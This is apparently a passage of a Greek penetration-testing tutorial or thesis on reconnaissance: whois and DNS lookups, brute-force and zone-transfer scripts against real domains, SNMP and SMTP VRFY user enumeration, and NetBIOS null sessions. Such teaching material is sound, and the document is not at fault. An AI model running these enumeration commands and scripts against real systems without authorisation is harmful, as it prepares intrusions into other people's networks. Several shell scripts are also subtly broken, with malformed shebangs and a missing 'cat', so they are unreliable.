Last update of whois database: Thu, 31 Oct 2011 19:00:28 UTC <<<	Registrant: Check Point Software Technologies Ltd 3A Jabotinsky St. Ramat-Gan 52520 ISRAEL IP Address: 216.200.241.66 Registrar: NETWORK SOLUTIONS, LLC. Whois Server: whois.networksolutions.com Domain Name: CHECKPOINT.COM Administrative Contact, Technical Contact: Wilf, Gonen gonenw@CHECKPOINT.COM Check Point Software Technologies Ltd. 3A Jabotinsky St. Ramat-Gan, 52520 IL +972-3-7534555 fax: +972-3-5759256 Record expires on 30-Mar-2012. Record created on 29-Mar-1994. Database last updated on 31-Oct-2011 14:48:48 EDT. Domain servers in listed order: NS6.CHECKPOINT.COM 194.29.32.199 NS8.CHECKPOINT.COM 216.228.148.29 BT ~ #

Οι πληροφορίες που παίρνουμε από τα παραπάνω είναι οι ακόλουθες:

- IP διεύθυνση: 216.200.241.66
- Καταχωρητής: η εταιρία «NETWORK SOLUTIONS, LLC»
- Όνομα διακομιστή: NS6.CHECKPOINT.COM
- Όνομα διακομιστή: NS8.CHECKPOINT.COM
- Ημερομηνία λήξης: 30-Mar-2012
- Καταχωρούμενος: η εταιρία «Check Point Software Technologies Ltd.»
- Ταχυδρομική διεύθυνση καταχωρούμενου: 3A Jabotinsky St. Ramat-Gan 52520 στο Ισραήλ
- Όνομα χώρου: CHECKPOINT.COM
- Στοιχεία επικοινωνίας διαχειριστή και τεχνικού τμήματος: όνομα Wilf, ηλεκτρονικό ταχυδρομείο Gonen - gonenw@CHECKPOINT.COM Check Point Software Technologies Ltd., τηλέφωνο: +972-3-7534555, και τηλεομοιοτυπία: +972-3-5759256

Όλες αυτές οι πληροφορίες μπορούν να χρησιμοποιηθούν για να συνεχιστεί η διαδικασία συλλογής πληροφοριών ή να ξεκινήσει μια επίθεση κοινωνικής μηχανικής (social engineering).

Με το whois γίνονται και αντίστροφες αναζητήσεις, δηλαδή εισάγοντας μια ip διεύθυνση:

~ # **whois 216.200.241.66**

λαμβάνουμε τα ακόλουθα:

Abovenet Communications, Inc ABOVENET-5 (NET-216-200-0-0-1) 216.200.0.0 - 216.200.255.255 CHECKPOINT SOFTWARE MFN-B655-216-200-241-64-28 (NET-216-200-241-64-1) 216.200.241.64 - 216.200.241.79

```
# ARIN WHOIS database, last updated 2011-10-31 19:10
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

Από τα παραπάνω παίρνουμε εξίσου το όνομα της καταχωρούμενης εταιρίας αλλά και το εύρος των ip διευθύνσεων που κατέχει δηλαδή 216.200.241.64 έως 216.200.241.79.

Έτερες ιστοσελίδες που χρησιμοποιούνται για την ανεύρεση πληροφοριών καταχώρησης τομέων είναι η www.whois.sc, η www.centralops.net και ειδικά για την Ελλάδα η ιστοσελίδα www.gr (EETT site).

Επιπλέον χρήσιμα εργαλεία του «BackTrack» για την συγκέντρωση πληροφοριών, βρίσκονται στο φάκελο /pentest/ και /pentest/enumeration/:

Εισάγοντας την ακόλουθη εντολή [25]:

BT ~ # **ls -l /pentest/**

Βλέπουμε τα περιεχόμενα του φακέλου, δηλαδή ενδεικτικά:

```
drwxr-xr-x 13 root root 4096 Oct 8 02:34 cisco/
drwxr-xr-x 4 root root 4096 Sep 15 02:17 database/
drwxr-xr-x 19 root root 4096 Oct 8 01:06 enumeration/
drwxr-xr-x 6 root root 4096 Oct 11 23:57 exploits/
drwxr-xr-x 10 root root 4096 Oct 8 02:34 fuzzers/
drwxr-xr-x 3 root root 4096 Oct 8 02:35 housekeeping/
drwxr-xr-x 11 root root 4096 Oct 8 02:35 password/
….
```

Επιλέγοντας το enumeration [25]:

BT ~ # **ls -l /pentest/enumeration/**

Βλέπουμε εξίσου τα περιεχόμενα, τα οποία ενδεικτικά είναι:

```
drwxr-xr-x 3 root root 4096 Oct 8 02:34 dns/
drwxr-xr-x 3 root root 4096 Oct 8 02:34 dns-bruteforce/
drwxr-xr-x 2 root root 4096 Oct 8 02:34 dnsmap/
drwxr-xr-x 6 root root 4096 Oct 8 02:34 google/
drwxr-xr-x 2 root root 4096 Oct 8 02:34 list-urls/
….
```

Καλώντας, λόγου χάρη, το εργαλείο **list-urls** βλέπουμε για την ιστοσελίδα που δοθεί ως όρισμα (www.icq.com), ποια subdomains (π.χ τύπου *.icq.com) υπάρχουν ως σύνδεσμοι στην ανωτέρω ιστοσελίδα.

Εισάγουμε [23] :

BT ~ # **cd /pentest/enumeration/list-urls/**

BT list-urls # **list-urls.py http://www.icq.com**

και ενδεικτικά εξάγεται:

```
http://www.icq.com/
http://www.icq.com/
http://download.icq.com/
http://download.icq.com/
http://people.icq.com/
.....
```

Τα αποτελέσματα του παραπάνω παραδείγματος μπορούν να δοθούν όχι μόνο με την χρήση ενός αυτοματοποιημένου εργαλείου, αλλά αφού κατεβάσουμε την ιστοσελίδα που μας ενδιαφέρει, π.χ. **wget** http://www.icq.com, να βρούμε τη λίστα με τα subdomains που υπάρχουν στη σελίδα δίνοντας σε linux την εντολή [23]:

BT ~ # **grep "href=" index.html |cut -d"/" -f3 |grep icq.com |sort -u >icq_hostnames.txt**

όπου index.html είναι η σελίδα που αποθηκεύτηκε τοπικά μετά το wget. Για την εύρεση των ip διευθύνσεων των subdomains που έχουν καταγραφεί στο αρχείο icq_hostnames.txt μπορεί να χρησιμοποιηθεί το ακόλουθο σενάριο **findip.sh [23]**:

```
#!/bin/bash
for hostname in $(icq_hostnames.txt);do
host $hostname | grep “has address”
done
```

Στην συνέχεια εισάγουμε [23]:

BT ~ # **./findicq.sh > icq-ips.txt**

BT ~ # **cat icq-ips.txt |cut -d" " -f4 |sort –u**

οπότε το σενάριο κατευθύνει το αποτέλεσμα σε ένα άλλο αρχείο μορφής txt (icq-ips.txt), όπου μπορεί να διαβαστεί η λίστα με τις IP διευθύνσεις που θα έχουν προκύψει:

```
205.188.251.118
205.188.251.119
216.72.43.72
216.72.43.73
64.12.164.120
64.12.164.247
BT ~ #
```

2.4 Υπηρεσίες Συλλογής Πληροφοριών (Open Services Information Gathering)

Χρησιμοποιώντας τη δυνατότητα που υπηρεσιών όπως των DNS, SNMP, SMTP, Netbios κτλ σε συνδυασμό με διάφορα εργαλεία, αποκαλύπτονται πολύτιμες πληροφορίες και σημαντικά δεδομένα τα οποία παρουσιάζονται στην συνέχεια αναλυτικότερα.

2.4.1 Domain Name System (DNS)

Το DNS είναι ένα από τα πιο σημαντικά πρωτόκολλα του Διαδικτύου, καθόσον του προσδίδει μια πιο «ανθρώπινη» και φιλική μορφή, καθώς αντιστοιχίζει ονόματα με IP διεύθυνση. Παρόλα αυτά, πολλές φορές αποτελεί ένα σημείο το οποίο επιτρέπει την άντληση πληροφοριών για το υπό επίθεση δίκτυο.

Μέσω του DNS βρίσκονται πληροφορίες για DNS και Mail εξυπηρετητές, όπως για παράδειγμα οι καταγραφές A, CNAME, PTR, MX. Η επικοινωνία με την υπηρεσία DNS γίνεται με τις εντολές **host, nslookup, dig** κτλ.

Εισάγουμε [25]:

BT ~ **#nslookup**

και εξάγονται τα ακόλουθα αποτελέσματα:

Default Server: dns1.otenet.gr
Address: 195.170.0.1

Στη συνέχεια εισάγουμε το όνομα χώρου www.otenet.gr:

> www.otenet.gr

και εξάγονται τα ακόλουθα:

Server: dns1.otenet.gr
Address: 195.170.0.1
Non-authoritative answer:
Name: otenet.gr
Address: 62.103.128.215
Aliases: www.otenet.gr

Σε αυτό το αίτημα πραγματοποιείται σύνδεση στον DNS διακομιστή που είναι ρυθμισμένος στις ιδιότητες TCP/IP του ηλεκτρονικού υπολογιστή και ζητείται η επίλυση των εγγραφών A για το όνομα χώρου www.otenet.gr. Απαντά ότι το εν λόγω όνομα χώρου έχει IP 62.103.128.215.

Για να βρεθούν τις εγγραφές MX αφού έχει εισαχθεί η εντολή nslookup όπως και προηγουμένως (BT ~ #nslookup), ρωτάμε τον DNS ως εξής:

> **set type=mx**

> otenet.gr

και παίρνουμε τα ακόλουθα αποτελέσματα:

Server: dns1.otenet.gr
Address: 195.170.0.1
Non-authoritative answer:
otenet.gr MX preference = 25, mail exchanger = **mx3.otenet.gr**
otenet.gr MX preference = 30, mail exchanger = **iris.otenet.gr**
otenet.gr MX preference = 10, mail exchanger = **mx.otenet.gr**
otenet.gr MX preference = 15, mail exchanger = **mx2.otenet.gr**

Διαπιστώνεται ότι για το όνομα χώρου otenet.gr έχουν οριστεί τέσσερις διακομιστές ηλεκτρονικού ταχυδρομείου (mx, mx2, mx3, iris) με κόστη 10, 15, 25 και 30 αντίστοιχα. Τα κόστη δείχνουν με τι σειρά οι διακομιστές θα προτιμούνται να δέχονται τα εισερχόμενα μηνύματα ηλεκτρονικού ταχυδρομείου. Προτιμούνται οι διακομιστές με μικρότερα κόστη. Έτσι, στο παραπάνω παράδειγμα, ο mx θεωρείται ο πρωτεύων.

Για να βρεθούν οι εξουσιοδοτημένοι διακομιστές ονομάτων (Name Server) για το όνομα χώρου otenet.gr, αφού έχει εισαχθεί η εντολή nslookup όπως και προηγουμένως (BT ~ #nslookup), ρωτάμε τον DNS ως εξής:

> **set type=ns**

> otenet.gr

και παίρνουμε τα ακόλουθα αποτελέσματα:

Server: dns1.otenet.gr
Address: 195.170.0.1
Non-authoritative answer:
otenet.gr nameserver = ns1.otenet.gr
otenet.gr nameserver = ns2.otenet.gr

Διαπιστώνουμε ότι για το όνομα χώρου otenet.gr έχουν οριστεί 2 DNS διακομιστές, ο ns1 και ο ns2.

Ειδικότερα η συλλογή πληροφοριών μέσω DNS μπορεί να γίνει με 3 τρόπους:

- **Προς τα εμπρός αναζήτηση (Forward lookup bruteforce)**
- **Αντίστροφη αναζήτηση (Reverse Lookup bruteforce)**
- **Μεταφορά ζώνης (Zone transfers)**

1. **Προς τα εμπρός αναζήτηση (Forward lookup bruteforce)**

Σε αυτή την περίπτωση γίνεται προσπάθεια να βρεθούν με τυχαίο τρόπο ονόματα διακομιστών. Για παράδειγμα αν εισαχθεί [25]:

BT ~ # **host www.checkpoint.com**

θα διαπιστωθεί ότι το όνομα υπάρχει και έχει την αναγραφόμενη IP:

www.checkpoint.com has address 216.200.241.66

Αν όμως δοθεί [25]:

BT ~ # **host idontexist.checkpoint.com**

Τότε διαπιστώνεται ότι το όνομα δεν υπάρχει:

Host idontexist.checkpoint.com not found: 3(NXDOMAIN)

Προκειμένου να μειωθεί ο χρόνος αναζήτησης και γίνει αυτοματοποιημένα η ανωτέρω διαδικασία, θα πρέπει να χρησιμοποιηθεί ένα σενάριο bash το οποίο θα δέχεται ως όρισμα ένα αρχείο μορφής txt, με ονόματα διακομιστών, τα οποία θα επιλέγονταν για δοκιμή, πχ [23]:

```
#!bin/bash
for hostname in $(hosts.txt); do
host $hostname.checkpoint.com
done
```

όπου στο hosts.txt εμπειρικά μπορούσαν να γραφτούν ονόματα όπως για παράδειγμα:

www	smtp	firewall	dns
www1	pop3	cisco	dns1
www2	proxy	checkpoint	ns
			...

Αν για παράδειγμα το σενάριο έπαιρνε το όνομα findhosts, θα έτρεχε ως εξής :
./findhosts.sh

Για να εξαχθούν μόνο οι διακομιστές που υφίστανται, θα πρέπει να συμπληρωθεί το σενάριο με τις ακόλουθες εντολές [23] :

```
#!bin/bash
for hostname in $(hosts.txt); do
host $hostname.checkpoint.com | grep “has address”
done
```

και για να εξαχθούν μονό οι IP των διακομιστών που υπάρχουν, χωρίς τα ονόματα αυτών θα συμπληρωθεί ως εξής [23] :

```
#!bin/bash
for hostname in $(hosts.txt); do
host $hostname.checkpoint.com | grep "has address" |cut –d" " –f4
done
```

και θα προκύψει για παράδειγμα η ακόλουθη λίστα:

```
216.200.241.66
216.200.241.66
194.29.32.68
194.29.32.68
194.29.32.197
194.29.32.197
```

Από τα παραπάνω αποτελέσματα συμπεραίνεται ότι το συγκεκριμένο όνομα χώρου χρησιμοποιεί 2 διαστήματα (range). Έτσι, εκτός από το **216.200.241.0/24** subnet διαπιστώνεται ότι και άλλο ένα ανήκει στην ίδια εταιρία, το **194.29.32.0/24**. Προς επιβεβαίωση των ανωτέρω μπορεί να χρησιμοποιηθεί το εργαλείο whois για τις ανωτέρω IP (BT ~ # **whois 194.29.32.197)**

2. Αντίστροφη αναζήτηση (Reverse Lookup bruteforce)

Αυτή η μέθοδος βασίζεται στην ύπαρξη PTR εγγραφών στους DNS servers. Οι PTR εγγραφές χρησιμοποιούνται όλο και περισσότερο μιας και πλέον οι διακομιστές ηλεκτρονικών ταχυδρομείων απαιτούν PTR πιστοποιήσεις (SPF) πριν δεχθούν εισερχόμενα ηλεκτρονικά μηνύματα. Χρησιμοποιώντας την **εντολή host** μπορεί να γίνει ένα ερώτημα για τις PTR εγγραφές που αντιστοιχούν σε μια IP και αν αυτή έχει μια PTR εγγραφή ορισμένη στο DNS, θα ληφθεί το όνομα χώρου (FQDN- full qualified domain name) που της αντιστοιχεί:

Αναγράφουμε [25]:
BT ~ # **host 216.200.241.69**
και λαμβάνουμε:

```
69.241.200.216.in-addr.arpa domain name pointer gould.us.checkpoint.com.
BT ~ #
```

Διαπιστώνεται , δηλαδή, ότι η IP 216.200.241.69 αντιστοιχεί στο όνομα gould.us.checkpoint.com. Χρησιμοποιώντας ένα σενάριο όπως το παρακάτω θα βρεθούν όλα τα ονόματα που αντιστοιχούν σε ένα εύρος IP [23] :

```
!#/bin/bash
echo "Please enter Class C IP network range:: "
echo "Π.χ.: 194.29.32"
read range
for i in `seq 1 254`;do
host $range.$i |grep "name pointer" |cut  -d" " –f5
done
```

Το αποτέλεσμα από αυτό το σενάριο θα είναι της μορφής:
BT ~ # **./revptr.sh**

```
Please enter Class C IP network range:
eg: 194.29.32
194.29.32
dyn32-1.checkpoint.com.
```

```
dyn32-2.checkpoint.com.
dyn32-3.checkpoint.com.
imap1.checkpoint.com.
...
dyn32-116.checkpoint.com.
```

Πολλές φορές τα ονόματα φανερώνουν ποια είναι η υπηρεσία του εξυπηρετητή πχ imap1.

3. Μεταφορά ζώνης (DNS Zone Transfers)

Η μεταφορά ζώνης μπορεί να θεωρηθεί και ως αναπαραγωγή βάσης δεδομένων (database replication) μεταξύ δύο DNS διακομιστών. Στην ουσία επιτρέπει σε έναν δευτερεύοντα εξυπηρετητή ονομάτων να ενημερώνει τη βάση δεδομένων του, χρησιμοποιώντας τα στοιχεία που διαθέτει ο πρωτεύων εξυπηρετητής. Με αυτόν τον τρόπο υπάρχει επιπρόσθετη ασφάλεια του συστήματος DNS, για τις περιπτώσεις που ο πρωτεύων εξυπηρετητής ονομάτων τίθεται εκτός λειτουργίας. Πολλοί διαχειριστές δεν παραμετροποιούν σωστά τους DNS διακομιστές με αποτέλεσμα αν ζητήσει κάποιος αντίγραφο μιας DNS ζώνης, να την πάρει! Σε πολλές περιπτώσεις, υπάρχουν οργανισμοί που δεν ρυθμίζουν σωστά την εσωτερική DNS περιοχή από την εξωτερική DNS περιοχή, ώστε να είναι διαφορετικές και μη συσχετιζόμενες ζώνες, με αποτέλεσμα την πλήρη αποκάλυψη τόσο της διάρθρωσης του εξωτερικού δικτύου όσο και αυτής του εσωτερικού δικτύου. Φυσικά από μόνη της μια επιτυχής μεταφορά ζώνης δεν οδηγεί σε μια διείσδυση και εκμετάλλευση του συστήματος, αλλά βοηθά σημαντικά την όλη διαδικασία.

Μια μεταφορά ζώνης πραγματοποιείται με την εντολή:
host -l <domain> <DNS server name>

Για την εύρεση ενός DNS που εξυπηρετεί ένα όνομα χώρου δίνεται [22, 25]:

BT ~ # **host -t ns checkpoint.com**

και λαμβάνεται:

```
checkpoint.com name server ns6.checkpoint.com.
checkpoint.com name server ns8.checkpoint.com.
BT ~ #
```

Οπότε τώρα επιχειρώντας μια μεταφορά ζώνης [25]:

BT ~ # **host -l checkpoint.com ns6.checkpoint.com**

η συγκεκριμένη προσπάθειά θα απορριφθεί, διότι ο συγκεκριμένος DNS διακομιστής δεν επιτρέπει μεταφορά ζώνης (zone transfers), για αυτό και θα εμφανιστεί το ακόλουθο μήνυμα:

```
Using domain server:
Name: ns6.checkpoint.com
Address: 194.29.32.199#53
Aliases:
Host checkpoint.com not found: 5(REFUSED)
; Transfer failed.
BT ~ #
```

Σε αντίθεση με το παραπάνω παράδειγμα, το όνομα goal.com αντιστοιχεί σε ένα επιτυχές παράδειγμα. Συνεπώς, αφού βρεθούν οι διακομιστές DNS που εξυπηρετούν το όνομα [25]**:**
BT ~ # **host -t ns goal.com**

```
goal.com name server ns1.fattorek.it.
goal.com name server ns1.netsol.com.
goal.com name server ns2.netsol.com.
goal.com name server ns3.netsol.com.
```

θα εμφανιστεί [25]:

BT ~ # **host -l goal.com ns1.fattorek.it**

```
Using domain server:
Name: ns1.fattorek.it
Address: 62.173.160.117#53
Aliases:
11.goal.com has address 62.173.161.233
Using domain server:
Name: ns1.fattorek.it
Address: 62.173.160.117#53
Aliases:
acffiorentinatest.goal.com has address 62.173.161.236
Using domain server:
Name: ns1.fattorek.it
Address: 62.173.160.117#53
Aliases:
...
wwwtestr2.goal.com has address 62.173.161.236
Using domain server:
Name: ns1.fattorek.it
Address: 62.173.160.117#53
Aliases:
BT ~ #
```

Αυτοματοποίηση αυτής της διαδικασίας μπορεί να προκύψει από το παρακάτω σενάριο [23]:

```
#/bin/bash
# Zone Transfer Bash Script
# $1 είναι το πρώτο και μοναδικό όρισμα μετά το bash script
# Ελέγχουμε αν δόθηκε όρισμα αλλιώς εκτυπώνουμε τις οδηγίες χρήσης του script
if [ -z "$1" ]; then
echo "[*] Zone transfer script"
echo "[*] Usage : dnsz <domain name> "
echo "[*] Example : dnsz.sh goal.com "
exit 0
fi
# Αν δόθηκε σωστά το όρισμα, βρίσκουμε ποιοι είναι οι DNS servers για το domain
for server in $(host -t ns $1 |cut -d" " -f4);do
```

 # Για κάθε έναν DNS server που μας έδωσε η προηγούμενη εντολή, επιχειρούμε zone transfer

host -l $1 $server |grep "has address"

done

Στο BackTrack υπάρχει και ένα εργαλείο στο φάκελο **/pentest/enumeration/dnsenum/**, όπου τρέχοντας το σενάριο **./dnsenum.pl**, μπορεί να ενσωματωθούν οι 3 προαναφερθέντες τρόπους:

BT ~ # **cd /pentest/enumeration/dnsenum/**

BT dnsenum # **./dnsenum.pl**

Usage: perl dnsenum.pl <DOMAINNAME> <dns.txt>

BT dnsenum #

Σημειώνεται ότι το dns.txt file είναι μια λίστα από πολλά κοινόχρηστα DNS ονόματα που το dnsenum χρησιμοποιεί για προς τα εμπρός αναζήτηση (Forward lookup bruteforce).

2.4.2 Simple Network Management Protocol (SNMP)

Το πρωτόκολλο SNMP είναι ένα πρωτόκολλο διαχείρισης, το οποίο συχνά χρησιμοποιείται για να παρακολουθούνται και να διαχειρίζονται απομακρυσμένα οι διακομιστές και οι δικτυακές συσκευές. Βασίζεται στο UDP (User Datagram Protocol) και έχει έναν ασθενή μηχανισμό πιστοποίησης που χρησιμοποιεί τις συμβολοσειρές private (rw) και public (r). Διακινούνται μη κρυπτογραφημένα και συνήθως παραμένουν στην προεπιλεγμένη κατάστασή τους, δηλαδή «public» και «private».

Με δεδομένο ότι το SNMP συνήθως χρησιμοποιείται για να παρακολουθεί τους σημαντικούς διακομιστές και τις δικτυακές συσκευές, γίνεται αμέσως αντιληπτό ότι αποτελεί έναν από τους πιο αδύναμους κρίκους για έναν οργανισμό.

Γενικά, η «public» μεταβλητή μπορεί να διαβάσει πληροφορίες από μια SNMP enabled συσκευή, ενώ η «private» μπορεί να επαναρυθμίσει μια συσκευή.

Χρησιμοποιώντας την εντολή **snmpwalk** εξετάζονται πληροφορίες από έναν host που τρέχει SNMP. Στην γενική του μορφή η εντολή αναγράφεται ως εξής [23]:

snmpwalk -c public -v1 <ip address> 1

Συνεπώς για να βρεθεί, με τη χρήση SNMP, το λειτουργικό σύστημα και η αρχιτεκτονική ενός συστήματος, δίνεται το παρακάτω παράδειγμα [23]:

BT ~ # **snmpwalk -c public -v1 192.168.1.110 SNMPv2-MIB::sysDescr.0**

το οποίο εμφανίζει ότι το λειτουργικό σύστημα είναι Windows 2000 Version 5.0 :

```
SNMPv2-MIB::sysDescr.0 = STRING: Hardware: x86 Family 15 Model 4 Stepping 8 AT/AT
COMPATIBLE - Software: Windows 2000 Version 5.0 (Build 2195 Uniprocessor Free)
BT~ #
```

Για να βρεθούν, με τη χρήση SNMP, οι χρήστες ενός Windows συστήματος, δίνεται το παρακάτω παράδειγμα [23]:

BT # **snmpwalk -c public -v1 192.168.1.110 1.3 |grep 77.1.2.25 |cut -d" " -f4**

το οποίο εμφανίζει:

```
"Guest"
"Administrator"
"IUSR_WIN2KSP4"
```

```
"IWAM_WIN2KSP4"
"TsInternetUser"
"NetShowServices"
BT #
```

Για να βρεθούν, με τη χρήση SNMP, όλες τις υπηρεσίες που τρέχουν σε ένα σύστημα, δίνεται το παρακάτω παράδειγμα [23]:

BT # **snmpwalk -c public -v1 192.168.1.110 1 |grep hrSWRunName|cut -d" " -f4**

το οποίο εμφανίζει:

```
"System"
"smss.exe"
"cmd.exe"
.....
"VMwareUser.exe"
"dfssvc.exe"
BT snmpenum #
```

Για να βρεθούν, με τη χρήση SNMP, όλες τις ανοιχτές TCP θύρες ενός συστήματος, δίνεται το παρακάτω παράδειγμα [23]:

BT # **snmpwalk -c public -v1 192.168.1.110 1 |grep tcpConnState |cut -d"." -f6 |sort –nu**

το οποίο εμφανίζει:

```
21
25
80
.....
7007
7778
8328
```

Για να βρεθεί, με τη χρήση SNMP, το εγκατεστημένο λογισμικό που υπάρχει στο σύστημα, δίνεται το παρακάτω παράδειγμα:

BT snmpenum # **snmpwalk -c public -v1 192.168.1.110 1 |grep rSWInstalledName**

το οποίο εμφανίζει [23]:

```
HOST-RESOURCES-MIB::hrSWInstalledName.1 = STRING: "WebFldrs"
HOST-RESOURCES-MIB::hrSWInstalledName.2 = STRING: "VMware Tools"
BT snmpenum #
```

Στο BackTrack, υπάρχουν εργαλεία, στο φάκελο **/pentest/enumeration/snmpenum**, τα **snmpenum.pl και snmpcheck.pl**, που αυτοματοποιούν τις παραπάνω εντολές:

BT snmpenum # **./snmpcheck-1.3.pl -t 192.168.1.110**

το οποίο εξάγει τα ακόλουθα αποτελέσματα [25]:

```
snmpcheck.pl v1.3 - snmp enumerator
Copyright (c) 2011 by nothink.org
Hostname : DC
```

```
Ip address : 192.168.1.110
Hardware : x86 Family 15 Model 4 Stepping 8 AT/AT COMPATIBLE - Software
Software : Windows 2000 Version 5.0 (Build 2195 Uniprocessor Free)
Primary Domain : WORKGROUP
System Uptime : 4 hours, 45:37.84
Hardware
Total Memory : 261616 KB
A:\
Device Type : Removable Disk
…..
Administrator
IUSR_WIN2KSP4
Guest
……
```

Δηλαδή, με το εργαλείο **snmpcheck** λαμβάνεται η πλήρης εικόνα του συστήματος (λειτουργικό, χρήστες, διεργασίες, υπηρεσίες, θύρες κτλ), κάτι που είναι εξαιρετικά χρήσιμο στην συνέχεια της διαδικασίας.

2.4.3 Simple Mail Transfer Protocol (SMTP)

Πολλές φορές και οι διακομιστές ηλεκτρονικών ταχυδρομείων, μπορούν να χρησιμοποιηθούν για την απόσπαση πληροφοριών σχετικά με έναν διακομιστή / δίκτυο. Το πρωτόκολλο SMTP υποστηρίζει πολλές χρήσιμες εντολές όπως οι **VRFY** και **EXPN**.

Η VRFY ρωτά τον διακομιστή να επιβεβαιώσει μια διεύθυνση ηλεκτρονικού ταχυδρομείου, ενώ η EXPN ρωτά το διακομιστή για τα μέλη μιας λίστας ηλεκτρονικών ταχυδρομείων. Χρησιμοποιώντας αυτές τις δύο εντολές μπορεί να επιβεβαιωθεί η ύπαρξη ή μη χρηστών σε έναν διακομιστή ηλεκτρονικού ταχυδρομείου. Για παράδειγμα εισάγοντας [25]:

BT # **nc -v 192.168.1.10 25**

Παίρνουμε ως αποτέλεσμα:

```
192.168.1.10: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.1.10] 25 (smtp) open
220 gentoo.pwnsauce.local ESMTP Sendmail 8.13.7/8.13.7; Fri, 27 Oct 2011 14:53:15
+0200
VRFY nik
550 5.1.1 nik... User unknown
VRFY root
250 2.1.5 root <root@gentoo.pwnsauce.local>
VRFY test
550 5.1.1 test... User unknown
punt!
BT #
```

Από το παραπάνω παράδειγμα παρατηρείται η διαφορά μεταξύ των μηνυμάτων που εμφανίζονται όταν ένας χρήστης υπάρχει στο σύστημα σε σχέση με έναν χρήστη που δεν υπάρχει. Αυτή η συμπεριφορά μπορεί να χρησιμοποιηθεί για να προσπαθήσουμε να μαντέψουμε έγκυρα usernames.

Αυτοματοποιώντας τη διαδικασία ερώτησης του mail server προκειμένου να διαπιστώσουμε την ύπαρξη ή μη διαφόρων usernames, μπορούμε να γράψουμε το ακόλουθο python σενάριο [25]:

```
#!/usr/bin/python
import socket
import sys
if len(sys.argv) != 2:
        print "Usage: vrfy.py <username>"
        sys.exit(0)
# Δημιουργία Socket
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
# Σύνδεση στο Server
connect=s.connect(('192.168.1.10',25))
# Λήψη του banner
banner=s.recv(1024)
print banner
# Κλήση της VRFY για τη διαπίστωση ύπαρξης ή μη ενός χρήστη
s.send('VRFY ' + sys.argv[1] + '\r\n')
result=s.recv(1024)
print result
# Κλείσιμο του socket
s.close()
```

2.4.4 Microsoft NetBIOS

Με τη χρήση του πρωτοκόλλου Netbios, μπορούμε σε Windows συστήματα να αποσπάσουμε πληροφορίες όπως κωδικούς πρόσβασης πολιτικών ασφαλείας, ονόματα χρηστών, ονόματα μηχανών κτλ.

Το χαρακτηριστικό του εν λόγω πρωτοκόλλου είναι ότι, μέχρι και τα Windows XP και 2003, επέτρεπε τα «null sessions», δηλαδή μη πιστοποιημένες Netbios επικοινωνίες μεταξύ δύο συστημάτων και αυτό το έκανε προκειμένου μη πιστοποιημένα συστήματα να μπορούν να διαβάζουν τις λίστες περιήγησης (browse lists) από άλλα Microsoft συστήματα. Παραδείγματος χάριν.

Εισάγουμε [23]:

C:\>net use \\195.168.1.11\ipc$ “” /u:””

Εξάγεται το ακόλουθο μήνυμα επιτυχημένης προσπάθειας:

```
The command completed successfully.
```

Εισάγουμε για να δούμε τους υπάρχον διαμοιραζόμενους φακέλους [23]:

C:\>net view \\192.168.1.11


```
Shared resources at \\192.168.1.11

Share name      Type     Used as  Comment
-------------------------------------------------------------
```

```
Data            Disk
Management      Disk
Private   Disk
Public          Disk
The command completed successfully.
```

Στο παραπάνω παράδειγμα, αφού δημιουργήθηκε ένα «null session», το σύστημα αποκαλύπτει τη λίστα με τους κοινόχρηστους φακέλους του.

Επισημαίνεται ότι το «null session» είναι προεπιλεγμένο ως απενεργοποιημένο από τα Windows XP και 2003.

